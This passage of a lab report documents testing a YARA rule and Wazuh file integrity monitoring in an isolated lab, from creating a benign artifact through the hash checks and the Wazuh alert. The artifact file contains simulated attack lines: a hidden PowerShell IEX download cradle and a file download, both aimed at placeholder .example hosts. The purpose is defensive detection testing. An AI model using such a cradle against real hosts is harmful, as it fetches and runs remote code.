

Figure 5: Tuned rule in the nano editor with the save prompt

Shows the full tuned rule and the "Write to File" prompt. Demonstrates the rule change. Limitation: the screenshot shows editing, not the saved file; the scan output in Figure 8 confirms the save.

Step 3: Create the working folder

Item	Detail
Where	Kali Linux, terminal
Why	To keep all evidence for this lab in one folder, separate from older samples.
Expected result	A new, empty folder.
Observed result	The listing shows the new folder and the prompt changes to ~/Y/s/day10_yara_wazuh (Figure 6). Existing files in samples: favicon.ico, iu, sample_hashes.txt.
How it was verified	The prompt path and the empty `ls` output.
Common errors	"File exists" is harmless with `-p`.
Security note	Use a dedicated folder for test files so cleanup is simple.

Command(s) used

```
cd ~/YARA_Project/samples
mkdir -p day10_yara_wazuh
cd day10_yara_wazuh
ls
```

Step 4: Create the benign test artifact

Item	Detail
Where	Kali Linux, terminal and nano
Why	To create a harmless file that contains the strings the rule looks for, so the whole workflow can be tested without malware.
Expected result	An empty file, then a 601-byte text file with comment header, three PowerShell-style lines and nothing executable.
Observed result	`ls` listed ps_test_artifact.txt, nano showed the content and `cat` printed it (Figure 6, Figure 7). Later `stat` reports Size 601 (Figure 9).
How it was verified	`cat` output and the stat size.
Common errors	Pasting into nano can change quotes; check the text with `cat`. Save with Ctrl+O, Enter; exit with Ctrl+X.
Security note	The file is inert text. The base64 string `TEFCX1RFU1RfT05MWQ==` decodes to "LAB_TEST_ONLY", and all domains use the non-routable .example top-level domain.

Command(s) used

```
touch ps_test_artifact.txt
ls
nano ps_test_artifact.txt
cat ps_test_artifact.txt
```

Content of ps_test_artifact.txt (text transcribed from the screenshot; the first line is the label typed in the file)

```
# LAB TEST ARTIFACT - HARMLESS TEXT ONLY - Day 10
# Simulated PowerShell download cradle for YARA/Wazuh validation
# Not executable. Domain is non-routable. Payload decodes to "LAB_TEST_ONLY".

powershell.exe -NoProfile -WindowStyle Hidden -ExecutionPolicy Bypass -Command "IEX (New-Object
    Net.WebClient).DownloadString('http://c2.lab.example/stage1.txt')"

powershell.exe -ExecutionPolicy Bypass -Command
    "[System.Text.Encoding]::UTF8.GetString([Convert]::FromBase64String('TEFCX1RFU1RfT05MWQ=='))"

Invoke-WebRequest -Uri https://update.lab.example/payload.txt -OutFile C:\Users\Public\lab_test.txt
```

Part	Meaning
`touch FILE`	Create an empty file (or update its time stamp)
`nano FILE`	Open a simple text editor
`IEX ... DownloadString(...)`	Typical download-and-run pattern the rule is designed to flag (here only text)
`FromBase64String(...)`	Decodes base64, a common obfuscation step
`Invoke-WebRequest ... -OutFile`	Downloads a file to disk (here only text)



Figure 6: Creating the working folder and the empty artifact file

Shows mkdir, cd, touch, ls, nano and cat in sequence at 12:55. Demonstrates the order of file creation. The Kali terminal is fish, as the earlier "Welcome to fish" banner shows.



Figure 7: Artifact content in the nano editor

Shows the text of the three simulated lines. Demonstrates that the artifact is plain text. Limitation: it shows the editor, not an execution test.

Step 5: Scan the artifact with the YARA rule

Item	Detail
Where	Kali Linux, terminal, in the lab folder
Why	To test whether the rule detects the artifact and to save the result as evidence.
Expected result	The rule name and path of the artifact, followed by each matched string with its byte offset.
Observed result	Output: `Suspicious_PowerShell_Download_Cradle ./ps_test_artifact.txt` followed by nine string lines: powershell.exe at 0xc2 and 0x166, -ExecutionPolicy Bypass at 0xf0 and 0x175, IEX at 0x112, DownloadString at 0x131, Net.WebClient at 0x122, Invoke-WebRequest at 0x1f5 and FromBase64String at 0x1c9 (Figure 8).
How it was verified	The rule name appears with the file path; the offsets show where each string was found. `scan_result.txt` appears in the later `ls` (Figure 9).
Common errors	"syntax error": check the rule file. No output: no rule matched. "could not open file": wrong path.
Security note	Scan only files you are permitted to analyse. A match is a lead, not proof.

Command(s) used

```
yara -s ~/YARA_Project/rules/powershell/powershell_detection.yar . | tee scan_result.txt
```

Part	Meaning
`yara`	The scanner
`-s`	Also print the matched strings (evidence)
`RULE_FILE`	The rule file to apply
`.`	Scan every file in the current folder
`| tee scan_result.txt`	Show the output and also save it to a file



Figure 8: YARA scan of the artifact with matched strings

Shows the scan command and the nine matches. Demonstrates detection by the tuned rule. Limitation: no clean file was scanned alongside, so no negative result is shown.

> **NOTE** On screen the offsets look like `0×c2` because of the terminal font; the real value is hexadecimal `0xc2`.

Step 6: Capture the hash and file metadata

Item	Detail
Where	Kali Linux, terminal
Why	The SHA256 will be compared with the Windows and Wazuh values, and the metadata documents when the file was created and changed.
Expected result	A 64-character hash, size 601 bytes, and four evidence files in the folder.
Observed result	SHA256 `3548f4b3d94419db063016caa79c2d5a76d1657dc7129fbade590d2165fd7b78`. stat: Size 601, mode 0664, owner hope, birth 09:52:37, modify 12:53:56 and access 12:54:46 on 2026-11-12 (-0500). ls shows hash.txt, metadata.txt, ps_test_artifact.txt and scan_result.txt (Figure 9).
How it was verified	The hash is compared with two other sources later (Table 7).
Common errors	"No such file": wrong folder. Different hash on another machine: the file changed or was transferred in text mode.
Security note	Record hashes before moving a file, so later copies can be verified.

Command(s) used

```
sha256sum ps_test_artifact.txt | tee hash.txt
stat ps_test_artifact.txt | tee metadata.txt
ls
```



Figure 9: SHA256 and stat output saved as evidence

Shows the hash, size, permissions and timestamps. Demonstrates the baseline. Note the birth time (09:52) is earlier than the modify time (12:53) because the empty file was created in the morning and filled in later.

Step 7: Serve the file from Kali

Item	Detail
Where	Kali Linux, terminal
Why	Kali is not a Wazuh agent. To let Wazuh see the file, it is copied to the monitored Windows endpoint over the host-only network.
Expected result	The host-only address and a server listening on port 8000; a log line when Windows downloads the file.
Observed result	eth1 192.168.56.102/24 and eth0 10.0.2.15/24 (Figure 10). The server printed "Serving HTTP on 0.0.0.0 port 8000" and, at 13:13:06, `192.168.56.109 "GET /ps_test_artifact.txt HTTP/1.1" 200`.
How it was verified	The log line shows the Windows IP and a 200 (success) status.
Common errors	"Address already in use": another server uses port 8000. Connection refused from Windows: wrong IP or the VM adapters are not on the same host-only network.
Security note	`http.server` serves the whole folder to anyone who can reach it. Run it only on the isolated lab network and stop it with Ctrl+C when done.

Command(s) used

```
ip -4 a
python3 -m http.server 8000
```

Part	Meaning
`ip -4 a`	Show IPv4 addresses of all interfaces
`python3 -m http.server 8000`	Start a basic web server on port 8000 in the current folder



Figure 10: Kali interfaces and the HTTP server log showing the Windows download

Shows the addresses and the GET request from 192.168.56.109. Demonstrates the file transfer from the Kali side.

Step 8: Download on Windows and verify the hash

Item	Detail
Where	Windows 10, Administrator PowerShell
Why	To place the file in the folder Wazuh monitors and to prove the copy is identical.
Expected result	A downloaded file and an identical SHA256.
Observed result	Get-FileHash returned `3548F4B3D94419DB063016CAA79C2D5A76D1657DC7129FBADE590D2165FD7B78` for C:\FIM_Test\ps_test_artifact.txt, which equals the Kali value ignoring letter case (Figure 11).
How it was verified	Hash comparison (Table 7). PowerShell prints hashes in upper case; `sha256sum` prints lower case.
Common errors	Defender may block or quarantine the file; add a narrow exclusion for the test folder only if needed. A firewall can block port 8000.
Security note	Running PowerShell as Administrator is powerful; Wazuh later attributes the write to this process and account.

Command(s) used

```
Invoke-WebRequest http://192.168.56.102:8000/ps_test_artifact.txt -OutFile C:\FIM_Test\ps_test_artifact.txt
Get-FileHash C:\FIM_Test\ps_test_artifact.txt -Algorithm SHA256
```

Part	Meaning
`Invoke-WebRequest URL`	Download from a web address
`-OutFile PATH`	Save to this path
`Get-FileHash -Algorithm SHA256`	Calculate the SHA256 of a file

Table 7: SHA256 comparison across Kali, Windows and Wazuh

Source	SHA256	Match
Kali sha256sum	`3548f4b3d94419db063016caa79c2d5a76d1657dc7129fbade590d2165fd7b78`	baseline
Windows Get-FileHash	`3548F4B3D94419DB063016CAA79C2D5A76D1657DC7129FBADE590D2165FD7B78`	identical (case ignored)
Wazuh syscheck.sha256_after	`3548f4b3d94419db063016caa79c2d5a76d1657dc7129fbade590d2165fd7b78`	identical



Figure 11: Windows PowerShell: earlier FIM log lines, the download and the hash check

Shows agent log lines (real-time FIM and whodata started at 10:37), earlier test commands and the Invoke-WebRequest and Get-FileHash result. Demonstrates the Windows side of the transfer.

Step 9: Find and analyse the Wazuh alert

Item	Detail
Where	Wazuh dashboard (File Integrity Monitoring view), opened in a browser on the Ubuntu VM
Why	To show that the endpoint monitoring saw the same file, and to identify host, path, process and account.
Expected result	A "File added" event with the same SHA256, size and path.
Observed result	The newest row of 67 hits is `c:\fim_test\ps_test_artifact.txt`, event *added*, on DESKTOP-T6T1N2V (Figure 12). Alert details: rule 554, level 5 (Figure 14), full_log "File ... added Mode: whodata" (Figure 13), sha256_after and size_after equal to Kali (Figure 15), process `powershell.exe` PID 6324 and user SID ending -500 (Figure 16).
How it was verified	The hash and path in the alert equal the Kali and Windows values (Table 7).
Common errors	No alert: check the FIM directory entry in ossec.conf, restart the agent service and check the time range filter. Alert but no process or user: whodata not active.
Security note	Whodata shows who wrote the file. This is how an analyst separates a user download from an unknown process.

Where to look (dashboard navigation, not a command)

```
Wazuh dashboard: File Integrity Monitoring, agent DESKTOP-T6T1N2V, Events tab; expand the newest row (path
    c:\fim_test\ps_test_artifact.txt)
```



Figure 12: Wazuh File Integrity Monitoring events including the new alert

Shows 67 hits in 24 hours with the new "added" event at 19:18:07 above earlier test events. Demonstrates the alert exists. Limitation: the Ubuntu clock (19:21 in the top bar) is a different clock from Kali.

